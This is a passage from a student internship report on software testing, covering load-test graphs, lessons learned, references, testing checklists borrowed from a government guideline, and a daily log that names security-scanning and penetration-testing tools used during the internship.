


Figure 3. The response times of two transactions on the system as load increases over time

Note that at the same time as the execute queue (above) starts to grow, the response time also starts to grow at an increased rate. This is because the requests cannot be served immediately.



Figure 4. This is what a flat run looks like. All the users are loaded simultaneously.





Figure 5. This is what a ramp-up run looks like. The users are added at a constant rate (x number per second) throughout the duration of the test.



This is visible from all aspects of the system including the CPU utilization.




Figure 7. The CPU utilization of the system over time, as measured during a flat run

Note the appearance of waves over a period of time. The CPU utilization is not smooth but rather has very sharp peaks that resemble the throughput graph's waves.




Figure 8. The execute queue of the system over time as measured during a flat run

Note the appearance of waves over time. The execute queue exactly mimics the CPU utilization graph above.

Finally, the response time of the transactions on the system will also resemble this wave pattern.




Figure 9. The response time of a transaction on the system over time as measured during a flat run

Note the appearance of waves over time. The transaction response time lines up with the above graphs, but the effect is diminished over time.

5.. ANALYSIS

1. It taught me about various Automated tools used for testing software's, web applications such as:
 - OWASP ZAP
 - IBM security Appscan
 - IBM Rational Policy Tester
 - SQL Inject me
 - XSS me
 - Burp suite
 - Paros
 - Load Runner...etc.
 - Came to know about various testing techniques
2. Taught me about various standards of testing such as IEEE 829,IEEE 730, ISO/IEC 9126 etc
3. It taught me about 115 guidelines for Indian Government websites etc.
4. The profession of software test is undergoing heavy changes at the moment: Agile teams erase the border between developers and testers, technology changes with growing speed and system get more complex with each release.
5. A demanding environment with customers calling for shorter time to market. Some might say that test is dead but if you look at it the tester is the protector of the brand so it is a profession with a future.
6. Development and test will move closer to the business units and you will need to communicate and team work a lot. Don't look at testing as a technical thing. Also see it from the business view.

6. CONCLUSION

I was a part of the Testing team and was actively involved in writing test plan, testing scenarios, test cases, reporting defect report, test report doing manual testing and automated testing of the project.

In this project we have applied our complete knowledge and are able to deliver what we have promised. We have focused on the core functionality of the project and many new ideas can be implemented. It was a completely sincere effort from our part.

In the end of testing phase of this project, we are very much sure that our project has an easy to use interface.

While developing the project we learnt so many things:

- Team dynamics and skills

So over all it was fantastic experience I have faced.

7. REFERENCES

1. *A Practitioner's Guide to Software Test Design By, Lee Copeland*
2. *Software engineering 6th Edition By Roger S. Pressman*
3. Software Requirement Specification of the concerned module
4. Software User Documentation of the concerned module
5. Gap Analysis Document of the concerned module
6. IEEE 830 standard for SRS
7. IEEE 1063 standard for User Documentation
8. IEEE 829 standard for Software Test Documentation.
9. www.wikipedia.org and www.istqb.org for definitions.
10. www.ogcio.gov.hk for “Guideline for Application Software Testing”
11. www.stqc.nic.in for Organization details.

8. APPENDIX

APPENDIX A: CHECKLIST ON UNIT TESTING

(This checklist to suggest areas for the definition of test cases is for information purpose only; and in no way is it meant to be an exhaustive list. Please also note that a negative tone that matches with section 6.1 suggestions has been used)

Input

1. Validation rules of data fields do not match with the program/data specification.
2. Valid data fields are rejected.
3. Data fields of invalid class, range and format are accepted.
4. Invalid fields cause abnormal program end.

Output

1. Output messages are shown with misspelling, or incorrect meaning, or not uniform.
2. Output messages are shown while they are supposed not to be; or they are not shown while they are supposed to be.
3. Reports/Screens do not conform to the specified layout with misspelled data labels/titles, mismatched data label and information content, and/or incorrect data sizes.
4. Reports/Screens page numbering is out of sequence.
5. Reports/Screens breaks do not happen or happen at the wrong places.
6. Reports/Screens control totals do not tally with individual items.
7. Screen video attributes are not set/reset as they should be.

File Access

1. Data fields are not updated as input.
2. “No-file” cases cause program abnormal end.
3. “Empty-file” cases cause program abnormal end.
4. Program data storage areas do not match with the file layout.
5. The last input record (in a batch of transactions) is not updated.

6. The last record in a file is not read while it should be.
7. Deadlock occurs when the same record/file is accessed by more than 1 user.

Internal Logic

1. Counters are not initialized as they should be.
2. Mathematical accuracy and rounding does not conform to the prescribed rules.

Job Control Procedures

1. A wrong program is invoked and/or the wrong library/files are referenced.
2. Program execution sequence does not follow the JCL condition codes setting.
3. Run time parameters are not validated before use.

Program Documentation

1. Documentation is not consistent with the program behavior.

Program Structure (through program walkthrough)

1. Coding structure does not follow installation standards.

Performance

1. The program runs longer than the specified response time.

Sample Test Cases

1. Screen labels checks.
2. Screen videos checks with test data set 1.
3. Creation of record with valid data set 2.
4. Rejection of record with invalid data set 3.
5. Error handling upon empty file 1.
6. Batch program run with test data set 4.

APPENDIX B: CHECKLIST ON FUNCTION TESTING

(This checklist to suggest areas for the definition of test cases is for information purpose only; and in no way is it meant to be an exhaustive list. Please also note that a negative tone that matches with section 6.1 suggestions has been used)

Comprehensiveness

1. Agreed business function is not implemented by any transaction/report.

Correctness

1. The developed transaction/report does not achieve the said business function.

Sample Test cases

1. Creation of records under user normal environment.
2. Enquiry of the same record from 2 terminals.
3. Printing of records when the printer is in normal condition.
4. Printing of records when the printer is off-line or paper out.
5. Unsolicited message sent to console/supervisory terminal when a certain time limit is reached.

APPENDIX C: CHECKLIST ON SYSTEMS TESTING

(This checklist to suggest areas for the definition of test cases is for information purpose only; and in no way is it meant to be an exhaustive list. Please also note that a negative tone that matches with section 6.1 suggestions has been used)

Volume Testing

1. The system cannot handle a pre-defined number of transaction.

Stress Testing

1. The system cannot handle a pre-defined number of transaction over a short span of time.

Performance Testing

1. The response times is excessive over a pre-defined time limit under certain workloads.

Recovery Testing

1. Database cannot be recovered in event of system failure.
2. The system cannot be restarted after a system crash.

Security Testing

1. The system can be accessed by a unauthorized person.
2. The system does not log out automatically in event of a terminal failure.

Procedure Testing

1. The system is inconsistent with manual operation procedures.

Regression Testing

1. The sub-system / system being installed affect the normal operation of the other systems / sub-systems already installed.

Operation Testing

1. The information inside the operation manual is not clear and concise with the application system.
2. The operational manual does not cover all the operation procedures of the system.

APPENDIX D: CHECKLIST FOR CONTRACTED-OUT SOFTWARE DEVELOPMENT

1. Tailor and refer this guidelines in the tender spec.
2. Check for the inclusion of an overall test plan in the tender proposal or accept it as the first deliverable from the contractor.
3. Set up a Test Control Sub-committee to monitor the testing progress.
4. Review and accept the different types of test plan, test specifications and test results.
5. Wherever possible, ask if there are any tools to demonstrate the structureness and test coverage of the software developed.
6. Perform sample program walkthrough.
7. Ask for a periodic test progress report.
8. Ask for the contractor contribution in preparing for the Acceptance Testing process.
9. Ask for a Test Summary Report at the end of the project.

PROJECT DAILY TASK

DAY	TASK
1-7 -JUNE-2016	Learn about the s/w testing, its type, why it is necessary and Perform testing on already tested web application.
9-JUNE-2016	Understand the GIGW points which is provided by Indian government for Accessibility testing
10-JUNE-2016	Test the Indian government website1 against GIGW points
13-JUNE-2016	Test the website1 against GIGW point
14-JUNE-2016	Perform Functional testing on the Government Recruitment Portal form
15-JUNE-2016	Apply SQL inject me & XSS inject me tools on Recruitment form
16-JUNE-2016	Analyze and prepare report on its vulnerability issues
17-JUNE-2016	Perform testing on IBM RATIONAL POLICY TESTER tool
20-JUNE-2016	Analyze the reports of RPT tool REPORTS: 1.Broken Links 2.Spelling Errors 3.Web accessibility Guidelines 2.0 Level A compliance
21-JUNE-2016	Perform Functional testing on Land Allocation Web Application
22-JUNE-2016	Performance ,Volume and Security testing on Land Allocation Web Application
23-JUNE-2016	Learn about cookie, session token, password policy, privilege escalation, SSL enforcement
24-JUNE-2016	Check Vulnerability of web application using OWASP, ZAP , PAROS PROXY(Windows) and Burp Suite(Kali Linux)
27-JUNE-2016	Apply SQL inject me & XSS inject me tools on Land Allocation Web Application
28-JUNE-2016	Discuss about the flaws in the web

	application with developer
29-JUNE-2016	Prepare Defect report of web application
4-5-JULY-2016	Capture packets through PAROS PROXY and OWASP ZAP
6-JULY-2016	Capture packets through WIRESHARK
11-JULY-2016	Learn about the Performance testing and understand about the tool LOAD RUNNER and understand why tuning is imp.
12-JULY-2016	Learn about Mobile Security
13-JULY-2016	Learn about Mobile Security testing on the basis of OWASP TOP 10, SANS 20 and SANS 25
14-JULY-2016	Learn about Penetration testing
15-JULY-2016	Perform Penetration testing through METASPLOIT
18-JULY-2016	Perform Penetration testing on Server to check whether Server is vulnerable
19-JULY-2016	Perform Penetration testing on Operating System(Linux) through ARMITAGE
20-JULY-2016	Perform Penetration testing on Windows XP through ARMITAGE
21-JULY-2016	Perform Penetration testing on Web Application through SQLMAP
22-JULY-2016	Discuss about Project Report and PowerPoint Presentation with Mentor